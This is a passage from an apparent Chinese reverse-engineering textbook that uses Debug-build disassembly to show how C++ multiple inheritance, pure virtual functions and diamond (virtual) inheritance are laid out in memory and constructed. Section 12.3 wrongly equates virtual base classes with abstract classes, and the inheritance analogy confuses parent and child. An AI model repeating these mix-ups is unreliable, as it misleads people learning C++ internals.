       m_nHeight = 6;
    }
    virtual ~CSofaBed(){                             // 沙发床类的虚析构函数
            printf("virtual ~CSofaBed()\r\n");
    }
    virtual int SitDown(){                           // 沙发可以坐下休息
            return printf("Sit down on the sofa bed\r\n");
    }
    virtual int Sleep(){                             // 床可以用来睡觉
            return printf("go to sleep on the sofa bed\r\n");
    }
    virtual int GetHeight(){
            return m_nHeight;
    }
protected:
    int m_nHeight;                                   // 沙发类的成员变量
};
```

代码清单 12-8 中定义了两个父类：沙发类和床类，通过多重继承，以它们为父类派生出沙发类，它们都拥有各自的属性以及方法。main 函数中定义了子类 SofaBed 的对象，其中包含两个父类的数据成员，此时 SofaBed 在内存中占多少字节呢？如图 12-7 所示为对象 SofaBed 占用内存空间的大小。




图 12-7 对象 SofaBed 占用内存空间的大小

根据图 12-7 所示，对象 SofaBed 占用的内存空间大小为 0x18 字节。这些数据的内容是什么？它们又是如何存放在内存中的？具体如图 12-8 所示。

```
Watch
Name              Value
⊟ &SofaBed        0x0012ff5c
  ⊞ CSofa         {...}
  ⊞ CBed          {...}
    m_nHeight     0x00000006

Memory
Address: 0x0012ff5c
0012FF5C  98 61 42 00
0012FF60  02 00 00 00
0012FF64  1C 50 42 00
0012FF68  04 00 00 00
0012FF6C  05 00 00 00
0012FF70  06 00 00 00
```

地址	成员变量	所属类
0x0012FF5C	CSofaBed_vt	CSofa
0x0012FF60	m_nColor = 2;	
0x0012FF64	CSofaBed_vt	CBed
0x0012FF68	m_nLength = 4;	
0x0012FF6C	m_nWidth = 5;	
0x0012FF70	m_nHeight = 6;	CSofaBed

图 12-8 对象 SofaBed 的内存信息

如图 12-8 所示，对象 SofaBed 的首地址在 0x0012FF5C 处，在图中可看到子类的数据成员和两个父类中的数据成员。数据成员的排列顺序由继承父类的先后顺序所决定，从左向右依次排列。除此之外，还剩余两个地址值，分别为 0x00426198 与 0x0042501C，这两个地址处的数据如图 12-9 所示。

```
Memory
Address: 00426198
00426198  19 10 40 00
0042619C  37 10 40 00
004261A0  05 10 40 00
004261A4  5A 10 40 00

@ILT+20(??_ECSofaBed@@UAEPAXI@Z):
00401019   jmp   CSofaBed::`scalar deleting destructor' (004018b0)
@ILT+50(?GetColor@CSofa@@UAEHXZ):
00401037   jmp   CSofa::GetColor (004013a0)
@ILT+0(?SitDown@CSofaBed@@UAEHXZ):
00401005   jmp   CSofaBed::SitDown (004017b0)
@ILT+85(?GetHeight@CSofaBed@@UAEHXZ):
0040105A   jmp   CSofaBed::GetHeight (00401840)

Memory
Address: 0042501c
0042501C  96 10 40 00
00425020  4B 10 40 00
00425024  2D 10 40 00

@ILT+140(??_ECSofaBed@@UAEPAXI@Z):
00401091   jmp   CSofaBed::`scalar deleting destructor' (004018b0)
00401096   jmp   CSofaBed::`vector deleting destructor' (00401910)
@ILT+70(?GetArea@CBed@@UAEHXZ):
0040104B   jmp   CBed::GetArea (00401580)
@ILT+40(?Sleep@CSofaBed@@UAEHXZ):
0040102D   jmp   CSofaBed::Sleep (004017F0)
```

图 12-9 子类对象的虚表指针对应的虚表信息

图 12-9 中显示了 Debug 下两个虚表指针所指向的虚表信息。查看图 12-9 中的两个虚表信息后会发现，这两个虚表中保存了子类的虚函数与父类的虚函数，父类的这些虚函数都是在子类中没有实现的。由此可见，编译器将子类 CSofaBed 的虚函数制作了两份。为什么会

产生两份虚函数呢？我们先从对象 SofaBed 的构造入手，循序渐进地进行分析，过程如代码清单 12-9 所示。

代码清单 12-9 对象 SofaBed 的构造过程——Debug 版

```
// 源码参考见代码清单 12-7
   CSofaBed SofaBed;          // 定义对象
0040F72D          lea    ecx,[ebp-24h]   ; 传递 this 指针
0040F730          call   @ILT+10(CSofaBed::CSofaBed) (0040100f)     ; 调用构造函数
// 分析构造函数 CSofaBed
   CSofaBed(){
   ; 部分代码分析略
004011FE          pop    ecx              ; 还原 this 指针
004011FF          mov    dword ptr [ebp-10h],ecx
00401202          mov    ecx,dword ptr [ebp-10h]          ; 以对象首地址作为 this 指针
00401205          call   @ILT+110(CSofa::CSofa) (00401073)        ; 调用沙发父类的构造函数
0040120A          mov    dword ptr [ebp-4],0
00401211          mov    ecx,dword ptr [ebp-10h]
00401214          add    ecx,8                     ; 将 this 指针调整到第二个虚表指针地址处
00401217          call   @ILT+130(CBed::CBed) (00401087)          ; 调用床父类的构造函数
0040121C          mov    eax,dword ptr [ebp-10h]          ; 获取第二个虚表指针地址
   ; 设置虚表指针
0040121F          mov    dword ptr [eax],offset CSofaBed::'vftable' (00426198)
00401225          mov    ecx,dword ptr [ebp-10h]                  ; 获取对象的首地址
   ; 设置虚表指针
00401228          mov    dword ptr [ecx+8],offset CSofaBed::'vftable' (0042501c)
   ; 部分代码分析略
0040125D    ret
```

在代码清单 12-9 的子类构造中，根据继承关系的顺序，首先调用了父类 CSofa 的构造函数。在调用另一个父类 CBed 时，并不是直接将对象的首地址作为 this 指针传递，而是向后调整了父类 CSofa 的大小，以调整后的地址值作为 this 指针，最后再调用父类 CBed 的构造函数。

由于有了两个父类，因此子类在继承时也将它们的虚表指针一起继承了过来，也就有了两个虚表指针。可见，在多重继承中，子类虚表指针的个数取决于所继承的父类的个数，有几个父类便会出现对应个数的虚表指针（虚基类除外，详见 12.3 节的讲解）。

这些虚表指针在将子类对象转换成父类指针时使用，每个虚表指针对应着一个父类，如代码清单 12-10 所示。

代码清单 12-10 多重继承子类对象转换为父类指针

```
   CSofaBed SofaBed;
   CSofa *pSofa = &SofaBed;
0040F73C          lea    eax,[ebp-24h]                 ; 直接将首地址转换为父类指针
0040F73F          mov    dword ptr [ebp-28h],eax
   CBed *pBed = &SofaBed;
```

```
0040F742          lea     ecx,[ebp-24h]
0040F745          test    ecx,ecx         ; 检查对象首地址
0040F747          je      main+51h (0040f751)
0040F749          lea     edx,[ebp-1Ch]   ; 即 lea edx, [ebp-24h+8h], 调整为 CBed 的指针
0040F74C          mov     dword ptr [ebp-30h],edx
0040F74F          jmp     main+58h (0040f758)
0040F751          mov     dword ptr [ebp-30h],0
0040F758          mov     eax,dword ptr [ebp-30h]
0040F75B          mov     dword ptr [ebp-2Ch],eax        ; 保存调整后的 this 指针
```

在代码清单 12-10 中，在转换 CBed 指针时，会调整首地址并跳过第一个父类所占用的空间。这样一来，当使用父类 CBed 的指针访问 CBed 中实现的虚函数时，就不会错误地寻址到继承自 CSofa 类的成员变量。

了解了多重继承中子类的构造函数，以及父类指针的转换过程后，接下来通过分析代码清单 12-11 来学习多重继承中子类对象的析构过程。

代码清单 12-11 多重继承的类对象析构函数——Debug 版

```
; 子类析构函数的实现过程
virtual ~CSofaBed(){                              // 沙发床类的虚析构函数
  ; 部分代码略
0040170E          pop     ecx                                 ; 还原 this 指针
0040170F          mov     dword ptr [ebp-10h],ecx
00401712          mov     eax,dword ptr [ebp-10h]
  ; 将两个虚表指针设置为各个父类的虚表首地址
00401715          mov     dword ptr [eax],offset CSofaBed::'vftable' (00426198)
0040171B          mov     ecx,dword ptr [ebp-10h]
0040171E          mov     dword ptr [ecx+8],offset CSofaBed::'vftable' (0042501c)
00401725          mov     dword ptr [ebp-4],0
  ; 执行子类虚函数内的代码
printf("virtual ~CSofaBed()\r\n");
}
  ; 比较对象地址，与子类对象转为父类指针相似
00401739    cmp    dword ptr [ebp-10h],0  ; 当 this==NULL 时不需调整
0040173D    je     CSofaBed::~CSofaBed+6Ah (0040174a)
0040173F          mov     edx,dword ptr [ebp-10h]
00401742          add     edx,8
00401745          mov     dword ptr [ebp-14h],edx ; 将调整后的 this 指针保存到 [ebp-14h]
00401748          jmp     CSofaBed::~CSofaBed+71h (00401751)
0040174A          mov     dword ptr [ebp-14h],0
00401751          mov     ecx,dword ptr [ebp-14h]
  ; 调用父类 CBed 的析构函数
00401754          call    @ILT+75(CBed::~CBed) (00401050)
00401759          mov     dword ptr [ebp-4],0FFFFFFFFh
00401760          mov     ecx,dword ptr [ebp-10h]
  ; 无需转换 this 指针，直接调用父类 CSofa 的析构函数
00401763          call    @ILT+125(CSofa::~CSofa) (00401082)
00401768          mov     ecx,dword ptr [ebp-0Ch]
```

```
0040176B          mov     dword ptr fs:[0],ecx
    ; 部分代码略
00401782    ret
```

代码清单 12-11 演示了对象 SofaBed 的析构过程。由于具有多个同级父类（多个同时继承的父类），因此在子类中产生了多个虚表指针。在对父类进行析构时，需要设置 this 指针，用于调用父类的析构函数。由于具有多个父类，当在析构的过程中调用各个父类的析构函数时，传递的首地址将有所不同，编译器会根据每个父类在对象中占用的空间位置，对应地传入各个父类部分的首地址作为 this 指针。

在 Debug 版下，由于侧重调试功能，因此使用了两个临时变量来分别保存两个 this 指针，它们对应的地址分别为两个虚表指针的首地址。在 Release 版下，虽然会进行优化，但原理不变，子类析构函数调用父类的析构函数时，仍然会传入在对象中父类对应的地址，当做 this 指针。

前面讲解了多重继承中子类对象的生成与销毁过程，以及在内存中的分布情况，对比单继承类，两者特征总结如下：

- 单继承类
  - 在类对象占用的内存空间中，只保存一份虚表指针。
  - 由于只有一个虚表指针，对应的也只有一个虚表。
  - 虚表中各项保存了类中各虚函数的首地址。
  - 构造时先构造父类，再构造自身，并且只调用一次父类构造函数。
  - 析构时先析构自身，再析构父类，并且只调用一次父类析构函数。
- 多重继承类
  - 在类对象所占用的内存空间中，根据继承父类的个数保存对应的虚表指针。
  - 根据所保存的虚表指针的个数，对应产生相应个数的虚表。
  - 转换父类指针时，需要跳转到对象的首地址。
  - 构造时需要调用多个父类构造函数。
  - 构造时先构造继承列表中第一个父类，然后依次调用到最后一个继承的父类构造函数。
  - 析构时先析构自身，然后以与构造函数相反的顺序调用所有父类的析构函数。
  - 当对象作为成员时，整个类对象的内存结构和多重继承很相似。当类中无虚函数时，整个类对象内存结构和多重继承完全一样，可酌情还原；当父类或成员对象存在虚函数时，通过观察虚表指针的位置和构造函数、析构函数中填写虚表指针的数目及目标地址，来还原继承或成员关系。

在对象模型的还原过程中，可根据以上特性识别出继承关系。对于有虚函数的情况，可利用虚表的初始化，使用 IDA 中的引用参考进行识别还原。引用参考的使用请回顾第 11 章的相关内容。

12.3 虚基类

虚基类也被称为抽象类，既然是抽象事物，就不存在实体。如平常所说的东西，它就不能被实例化。将某一物品描述为东西，等同于没有描述。

在生活中，我们会经常遇到此类情况。例如，在你的书桌上有钢笔一支、水杯一个、书一本，这时你的同桌突然对你说："把你桌子上的那个东西借我一下"，由于没有具体的描述，你无法知道他所指的"那个东西"到底是哪一件物品。

在编码过程中，虚基类的定义需要配合虚函数使用。在虚函数的声明结尾处添加"=0"，这种虚函数被称为纯虚函数。纯虚函数是一个没有实现只有声明的函数，它的存在就是为了让类具有虚基类的功能，让继承自虚基类的子类都具有虚表以及虚表指针。在使用过程中，利用虚基类指针可以更好地完成多态的工作。多态的实现分析已经在前面介绍过，而这个纯虚函数是如何实现的呢？对于一个没有实现的函数，编译器又是如何处理的呢？关于纯虚函数的分析如代码清单 12-12 所示。

代码清单 12-12 纯虚函数的分析——Debug 版

```
// C++ 源码说明：定义虚基类和派生类
class CVirtualBase{
public:
   virtual void Show() = 0;                               // 定义纯虚函数
};
class CVirtualChild : public CVirtualBase{                // 定义继承虚基类的子类
public:
   virtual void Show(){                                   // 实现纯虚函数
         printf("虚基类分析\r\n");
   }
};
void main(int argc, char* argv[]){
   CVirtualChild VirtualChild;
   VirtualChild.Show();
}
// 反汇编代码分析，跟踪到虚基类构造函数中，查看其虚表信息
CVirtualBase::CVirtualBase:                   // 虚基类构造函数
00401829   pop     ecx
0040182A   mov     dword ptr [ebp-4],ecx
0040182D   mov     eax,dword ptr [ebp-4]
   ; 设置虚基类虚表指针，虚表地址在 0x00425068 处，虚表信息如图 12-10 所示
00401830   mov     dword ptr [eax],offset CVirtualBase::'vftable' (00425068)
00401836   mov     eax,dword ptr [ebp-4]
0040183F   ret

   ; 虚基类 CVirtualBase 中虚表信息的第一项所指向的函数首地址
void __cdecl _purecall(void){
00401E90   push        ebp
00401E91   mov         ebp,esp
_amsg_exit(_RT_PUREVIRT);
00401E93   push        19h                                ; 压入错误编码
00401E95   call        _amsg_exit (00401fd0)              ; 结束程序
```

```
00401E9A    add          esp,4
}
00401E9D    pop          ebp
00401E9E    ret
```




图 12-10 虚基类 CVirtualBase 的虚表信息

如代码清单 12-12 所示，在虚基类 CVirtualBase 的虚表信息中，由于纯虚函数没有实现代码，因此没有首地址。编译器为了防止误调用纯虚函数，将虚表中保存的纯虚函数的首地址项替换成函数 _purecall，用于结束程序，并发出错误编码信息 0x19。

根据这一特性，在分析过程中，一旦在虚表中发现函数地址为 _purecall 函数的地址时，我们就可以高度怀疑此虚表对应的类是一个虚基类。当虚基类中定义了多个纯虚函数时，虚表中将保存相同的函数指针。在代码清单 12-12 中，插入新的纯虚函数，并在子类中予以实现。经过编译后，再次查看虚表信息，如图 12-11 所示。




图 12-11 存在多个纯虚函数的类虚表信息

在 Release 版下，编译器会进行优化，纯虚函数将会被优化掉。

12.4 菱形继承

菱形继承是最复杂的对象结构，菱形结构会将单一继承与多重继承进行组合，如图 12-12 所示。




图 12-12 菱形继承结构图

在图 12-12 中，类 D 属于多重继承中的子类，其父类为类 B 和类 C，类 B 和类 C 拥有同一个父类 A，如代码清单 12-13 所示。

代码清单 12-13 菱形结构的类继承和派生——C++ 源码

```
// 定义家具类，等同于类A
class CFurniture{
public:
    CFurniture(){
            m_nPrice = 0;
    }
    virtual ~CFurniture(){                          // 家具类的虚析构函数
    printf("virtual ~CFurniture()\r\n");
    }
    virtual int GetPrice(){                         // 获取家具价格
            return m_nPrice;
    };
protected:
    int m_nPrice;                                   // 家具类的成员变量
};

// 定义沙发类，继承自类CFurniture，等同于类B
class CSofa : virtual public CFurniture{
public:
    CSofa(){
            m_nPrice = 1;
            m_nColor = 2;
    }
    virtual ~CSofa(){                               // 沙发类虚析构函数
            printf("virtual ~CSofa()\r\n");
    }
    virtual int GetColor(){                         // 获取沙发颜色
            return m_nColor;
    }
    virtual int SitDown(){                          // 沙发可以坐下休息
            return printf("Sit down and rest your legs\r\n");
    }
protected:
    int m_nColor;                                   // 沙发类成员变量
};

// 定义床类，继承自类CFurniture，等同于类C
class CBed : virtual public CFurniture{
public:
    CBed(){
            m_nPrice = 3;
            m_nLength = 4;
            m_nWidth = 5;
    }
    virtual ~CBed(){                                // 床类的虚析构函数
```

```
        printf("virtual ~CBed()\r\n");
    }
    virtual int GetArea(){                          // 获取床面积
        return m_nLength * m_nWidth;
    }
    virtual int Sleep(){                            // 床可以用来睡觉
        return printf("go to sleep\r\n");
    }
protected:
    int m_nLength;                                  // 床类成员变量
    int m_nWidth;
};

// 子类沙发床的定义，派生自类 CSofa 和类 CBed，等同于类 D
class CSofaBed :  public CSofa,  public CBed{
public:
    CSofaBed(){
     m_nHeight = 6;
   }
    virtual ~CSofaBed(){                            // 沙发床类的虚析构函数
     printf("virtual ~CSofaBed()\r\n");
   }
    virtual int SitDown(){                          // 沙发可以坐下休息
        return printf("Sit down on the sofa bed\r\n");
    }
    virtual int Sleep(){                            // 床可以用来睡觉
        return printf("go to sleep on the sofa bed\r\n");
    }
   virtual int GetHeight(){
     return m_nHeight;
   }
protected:
   int m_nHeight;                                   // 沙发类的成员变量
};
void main(int argc, char* argv[]){
    CSofaBed  SofaBed;
}
```

代码清单 12-13 中一共定义了 4 个类，分别为 CFurniture、CSofa、CBed 和 CSofaBed。CFurniture 为祖父类，从 CFurniture 类中派生了两个子类：CSofa 与 CBed，它们在继承时使用了 virtual 的方式，即虚继承。

使用虚继承可以避免共同派生出的子类产生多义性的错误。那么，为什么要将 virtual 加在两个父类上而不是它们共同派生的子类呢？这个问题与现实世界中动物的繁衍很相似，例如，熊猫在繁衍时要避免具有血缘关系的雄性与雌性“近亲繁殖”，因为“近亲繁殖”的结果会使繁殖出的后代出现基因重叠的问题，从而造成残缺现象。类 CBed 与类 CSofa 就如同是一对兄妹，它们的父亲为 CSofaBed，当类 CBed 与类 CSofa “近亲结合”后“生下”存在基因问题的子类 CSofaBed 时，也会存在基因重叠问题，因此通过虚继承来防止这个问题的

发生。接下来介绍菱形结构中子类 CSofaBed 的对象在内存中是如何存放的，如图 12-13 所示。

```
Watch
Name          Value
⊞ &SofaBed    0x0012ff58

Memory
Address: &SofaBed
0012FF58  34 50 42 00
0012FF5C  50 50 42 00
0012FF60  02 00 00 00
0012FF64  28 50 42 00
0012FF68  44 50 42 00
0012FF6C  04 00 00 00
0012FF70  05 00 00 00
0012FF74  06 00 00 00
0012FF78  1C 50 42 00
0012FF7C  03 00 00 00
```

图 12-13 CSofaBed 的内存结构

图 12-13 中显示了 SofaBed 在内存中的信息，初步观察内存中保存的数据可得知，有些数据类似地址值。这些地址值都有哪些含义呢？图 12-14 对各个地址数据进行了注解。

地址	成员变量	注解	所属类
0x0012FF58	CSofaBed_vt(new)	基类未定义的虚函数	CSofa
0x0012FF5C	vt_offset	基类定义的虚函数偏移	
0x0012FF60	m_nColor = 2		
0x0012FF64	CSofaBed_vt(new)	基类未定义的虚函数	CBed
0x0012FF68	vt_offset	基类定义的虚函数偏移	
0x0012FF6C	m_nLength = 4		
0x0012FF70	m_nWidth = 5		
0x0012FF74	m_nHeight = 6		CSofaBed
0x0012FF78	CSofaBed_vt	CFurniture定义	CFurniture
0x0012FF7C	m_nPrice = 3		

图 12-14 CSofaBed 内存结构的注解

通过图 12-14 虽然可以知道各个数据所具有的含义，但是还存在一些模糊不清的数据无法理解，如 CSofaBed_vt(new) 和 vt_offset，它们又都代表着什么呢？带着这个疑问，我们将代码清单 12-13 转换成汇编代码，如代码清单 12-14 所示。

代码清单 12-14 菱形结构的虚表指针转换过程

```
// C++ 源码对比，加入了父类指针的转换代码
void main(int argc, char* argv[]){
   CSofaBed SofaBed;
   CFurniture * pFurniture = &SofaBed;                    // 转换成祖父类指针
   CSofa * pSofa = &SofaBed;                              // 转换成父类指针
   CBed * pBed = &SofaBed;                                // 转换成父类指针
}

// C++ 源码与对应汇编代码讲解
void main(int argc, char* argv[]){
   CSofaBed  SofaBed;
0040F718   push    1      ; 是否构造祖父类的标志，TRUE 表示构造，FALSE 表示不构造
```

```
0040F71A        lea     ecx,[ebp-28h]             ; 传入对象的首地址作为 this 指针
0040F71D        call    @ILT+10(CSofaBed::CSofaBed) (0040100f)      ; 调用构造函数
   CFurniture * pFurniture = &SofaBed;
0040F722        lea     eax,[ebp-28h]                       ; 获取对象的首地址
0040F725        test    eax,eax                             ; 检查代码
0040F727        jne     main+32h (0040f732)     ; 跳转到 0x0040f732
0040F729        mov     dword ptr [ebp-38h],0
0040F730        jmp     main+3Fh (0040f73f)
   ; 取出对象的第二项数据 vt_offset,此地址指向的数据如图 12-14 所示
0040F732        mov     ecx,dword ptr [ebp-24h]
0040F735        mov     edx,dword ptr [ecx+4]   ; 取出偏移值后存入 edx 中
0040F738        lea     eax,[ebp+edx-24h]                   ; 得到祖父类数据的所在地址
0040F73C        mov     dword ptr [ebp-38h],eax             ; 利用中间变量保存祖父类的首地址
0040F73F        mov     ecx,dword ptr [ebp-38h]
0040F742        mov     dword ptr [ebp-2Ch],ecx             ; 赋值 pFurniture
   CSofa * pSofa = &SofaBed;
0040F745        lea     edx,[ebp-28h]     ; 直接转换 SofaBed 对象的首地址为父类 CSofa 的指针
0040F748        mov     dword ptr [ebp-30h],edx
   CBed * pBed = &SofaBed;
0040F74B        lea     eax,[ebp-28h]                       ; 获取对象 SofaBed 的首地址
0040F74E        test    eax,eax                 ; 地址检查
0040F750        je      main+5Ah (0040f75a)
0040F752        lea     ecx,[ebp-1Ch]           ; 获取第二个 CSofaBed_vt(new) 指针
0040F755        mov     dword ptr [ebp-3Ch],ecx
0040F758        jmp     main+61h (0040f761)
0040F75A        mov     dword ptr [ebp-3Ch],0
0040F761        mov     edx,dword ptr [ebp-3Ch]
0040F764        mov     dword ptr [ebp-34h],edx ; 保存转换后的 SofaBed 地址到 pSofa 中
}
```

从代码清单 12-14 中的指针转换过程可以看出,vt_offset 指向的内存地址中保存的数据为偏移数据,如图 12-15 所示,图中每个 vt_offset 对应的数据有两项:第一项为 -4,即 vt_offset 所属类对应的虚表指针相对于 vt_offset 的偏移值;第二项保存的是父类虚表指针相对于 vt_offset 的偏移值。




图 12-15 vt_offset 指向的数据

根据对代码清单 12-13 的分析可知,3 个虚表指针分别为 0x00425034、0x00425028、0x0042501C,它们所指向的数据如图 12-16 所示。

```
Memory
Address: 00425034
00425034  37 10 40 00
00425038  05 10 40 00
0042503C  5A 10 40 00
00425040  00 00 00 00

Memory
Address: 00425028
00425028  4B 10 40 00
0042502C  2D 10 40 00
00425030  00 00 00 00

Memory
Address: 0042501C
0042501C  19 10 40 00
00425020  6E 10 40 00
00425024  00 00 00 00

@ILT+50(?GetColor@CSofa@@UAEHXZ):
00401037    jmp         CSofa::GetColor (00401580)
@ILT+0(?SitDown@CSofaBed@@UAEHXZ):
00401005    jmp         CSofaBed::SitDown (00401980)
@ILT+85(?GetHeight@CSofaBed@@UAEHXZ):
0040105A    jmp         CSofaBed::GetHeight (00401a20)
@ILT+70(?GetArea@CBed@@UAEHXZ):
0040104B    jmp         CBed::GetArea (004017b0)
@ILT+40(?Sleep@CSofaBed@@UAEHXZ):
0040102D    jmp         CSofaBed::Sleep (004019d0)
@ILT+20(??_ECSofaBed@@UAEPAXI@Z):
00401019    jmp         CSofaBed::`scalar deleting destructor' (00401a60)
@ILT+105(?GetPrice@CFurniture@@UAEHXZ):
0040106E    jmp         CFurniture::GetPrice (004013a0)
```

图 12-16 各个虚表信息

如图 12-16 所示，这三个虚表指针所指向的虚表包含了子类 CSofaBed 含有的虚函数。有了这些记录就可以随心所欲地将虚表指针转换成任意的父类指针。在利用父类指针访问虚函数时，只能调用子类与父类共有的虚函数，子类继承自其他父类的虚函数是无法调用的，虚表中也没有相关的记录。当子类的父类也存在多个父类时，会在图 12-15 所显示的表格中依次记录它们的偏移。

学习了菱形结构中子类的内存布局后，接下来分析其子类的构造函数，看看这些数据是如何产生的，如代码清单 12-15 所示。

代码清单 12-15 菱形结构的子类构造

```
    CSofaBed SofaBed;
0040F730         push 1                                          ; 压入参数 1
0040F732         lea     ecx,[ebp-34h]                           ; 传递 this 指针
0040F735         call    @ILT+10(CSofaBed::CSofaBed) (0040100f); 调用构造函数
    ; 构造函数实现
    CSofaBed(){
    ; 部分代码分析略
004011FE         pop     ecx                                     ; 还原 this 指针
004011FF         mov     dword ptr [ebp-10h],ecx
00401202         mov     dword ptr [ebp-14h],0                   ; 传入构造标记
    ; 比较参数是否为 0，为 0 则执行 JE 跳转，防止重复构造
00401209         cmp     dword ptr [ebp+8],0
0040120D         je      CSofaBed::CSofaBed+6Eh (0040123e)
0040120F         mov     eax,dword ptr [ebp-10h]
    ; 设置父类 CSofa 中的 vt_offset 域
00401212         mov     dword ptr [eax+4],offset CSofaBed::'vbtable' (00425050)
00401219         mov     ecx,dword ptr [ebp-10h]
    ; 设置父类 CBed 中的 vt_offset 域
0040121C         mov     dword ptr [ecx+10h],offset CSofaBed::'vbtable' (00425044)
00401223         mov     ecx,dword ptr [ebp-10h]
00401226         add     ecx,20h                              ; 调整 this 指针
```

```
    ; 调用祖父类构造函数，祖父类为最上级，它的构造函数和无继承关系的构造函数相同，这里不予分析
00401229        call    @ILT+45(CFurniture::CFurniture) (00401032)
0040122E        mov     edx,dword ptr [ebp-14h]         ; 获取构造标记
00401231        or      edx,1                           ; 将构造标记置为 1
00401234        mov     dword ptr [ebp-14h],edx         ; 修改构造标记
00401237        mov     dword ptr [ebp-4],0
0040123E        push    0                               ; 压入 0 作为构造标记
00401240        mov     ecx,dword ptr [ebp-10h]         ; 获取对象首地址作为 this 指针
00401243        call    @ILT+110(CSofa::CSofa) (00401073); 调用父类构造函数
00401248        mov     dword ptr [ebp-4],1
0040124F        push    0                               ; 压入 0 作为构造标记
00401251        mov     ecx,dword ptr [ebp-10h]
00401254        add     ecx,0Ch                         ; 调整 this 指针
00401257        call    @ILT+130(CBed::CBed) (00401087) ; 调用父类构造函数
0040125C        mov     eax,dword ptr [ebp-10h]
    ; CSofaBed 对应 CSofa 的虚表指针
0040125F        mov     dword ptr [eax],offset CSofaBed::'vftable' (00425034)
00401265        mov     ecx,dword ptr [ebp-10h]
    ; CSofaBed 对应 CBed 的虚表指针
00401268        mov     dword ptr [ecx+0Ch],offset CSofaBed::'vftable' (00425028)
0040126F        mov     edx,dword ptr [ebp-10h] ; 通过 this 指针和 vt_offset 定位到祖
                                                ; 父类的虚表指针
00401272        mov     eax,dword ptr [edx+4]  ; vt_offset 存入 eax 中
00401275        mov     ecx,dword ptr [eax+4]  ; 父类虚表指针相对于 vt_offset 的偏移存入 eax 中
00401278        mov     edx,dword ptr [ebp-10h]
    ; CSofaBed 对应 CFurniture 的虚表指针
0040127B        mov     dword ptr  [edx+ecx+4],offset  CSofaBed::'vftable'
(0042501c)
    m_nHeight = 6;
00401283        mov     eax,dword ptr [ebp-10h]
00401286        mov     dword ptr [eax+1Ch],6
    }
004012B1        ret     4
```

代码清单 12-15 展示了子类 CSofaBed 的构造过程，它的特别之处是在调用时要传入一个参数。这个参数是一个标志信息。构造过程中要先构造父类，然后构造自己。CSofaBed 的两个父类有一个共同的父类，如果没有构造标记，它们共同的父类将会被构造两次，因此需要使用构造标记来防止重复构造的问题，构造顺序如下：

- CFurniture
- CSofa（根据标记跳过 CFurniture 构造）
- CBed（根据标记跳过 CFurniture 构造）
- CSofaBed 自身

CSofaBed 也使用了构造标记，当 CSofaBed 也是父类时，这个标记将产生作用，跳过所有父类的构造，只构造自身。当标记为 1 时，则构造父类；当标记为 0 时，则跳过构造函数。构造时可以使用标记来防止重复构造，同样也不能出现重复析构的错误，那么这又如何实现

呢？我们来看一下代码清单 12-16。

代码清单 12-16 菱形结构的子类析构

```
// CSofaBed 调用析构代理函数，因为是编译器自动添加的，所以无源码对照
CSofaBed::'vbase destructor':
; 部分代码分析略
00401AE9   pop     ecx
00401AEA   mov     dword ptr [ebp-4],ecx
00401AED   mov     ecx,dword ptr [ebp-4]
00401AF0   add     ecx,20h
   ; 调用 CSofaBed 的析构函数
00401AF3   call    @ILT+90(CSofaBed::~CSofaBed) (0040105f)
00401AF8   mov     ecx,dword ptr [ebp-4]
00401AFB   add     ecx,20h
   ; 调用祖父类的析构函数
00401AFE   call            @ILT+60(CFurniture::~CFurniture) (00401041)
; CSofaBed::~CSofaBed 实现
   virtual ~CSofaBed(){
; 部分代码分析略
00401B5E   pop     ecx                              ; 还原 this 指针
00401B5F   mov     dword ptr [ebp-10h],ecx          ; 调整 this 指针
00401B62   mov     eax,dword ptr [ebp-10h]
   ; 设置自身虚表
00401B65   mov     dword ptr [eax-20h],offset CSofaBed::'vftable' (00425034)
00401B6C   mov     ecx,dword ptr [ebp-10h]
   ; 设置自身虚表
00401B6F   mov     dword ptr [ecx-14h],offset CSofaBed::'vftable' (00425028)
00401B76   mov     edx,dword ptr [ebp-10h]
00401B79   mov     eax,dword ptr [edx-1Ch]
00401B7C   mov     ecx,dword ptr [eax+4]
00401B7F   mov     edx,dword ptr [ebp-10h]
   ; 设置自身虚表。到此为止，3 个虚表指针设置完毕，执行析构函数内的代码
00401B82   mov     dword ptr [edx+ecx-1Ch],offset CSofaBed::'vftable' (0042501c)
00401B8A   mov     dword ptr [ebp-4],0
printf("virtual ~CSofaBed()\r\n");
}
00401B9E   mov     eax,dword ptr [ebp-10h]
00401BA1   sub     eax,20h          ; 获取 this 指针
00401BA4   test    eax,eax          ; 检查 this 指针
00401BA6   je      CSofaBed::~CSofaBed+83h (00401bb3)
00401BA8   mov     ecx,dword ptr [ebp-10h]
00401BAB   sub     ecx,14h
00401BAE   mov     dword ptr [ebp-14h],ecx
00401BB1   jmp     CSofaBed::~CSofaBed+8Ah (00401bba)
00401BB3   mov     dword ptr [ebp-14h],0
00401BBA   mov     ecx,dword ptr [ebp-14h]
00401BBD   add     ecx,10h          ; 调整 this 指针
00401BC0   call    @ILT+75(CBed::~CBed) (00401050)         ; 调用父类析构函数
00401BC5   mov     dword ptr [ebp-4],0FFFFFFFFh
```

```
00401BCC   mov      ecx,dword ptr [ebp-10h]
00401BCF   sub      ecx,14h          ; 调整 this 指针
00401BD2   call     @ILT+125(CSofa::~CSofa) (00401082)     ; 调用父类析构函数
    ; 部分代码分析略
00401BF1            ret
```

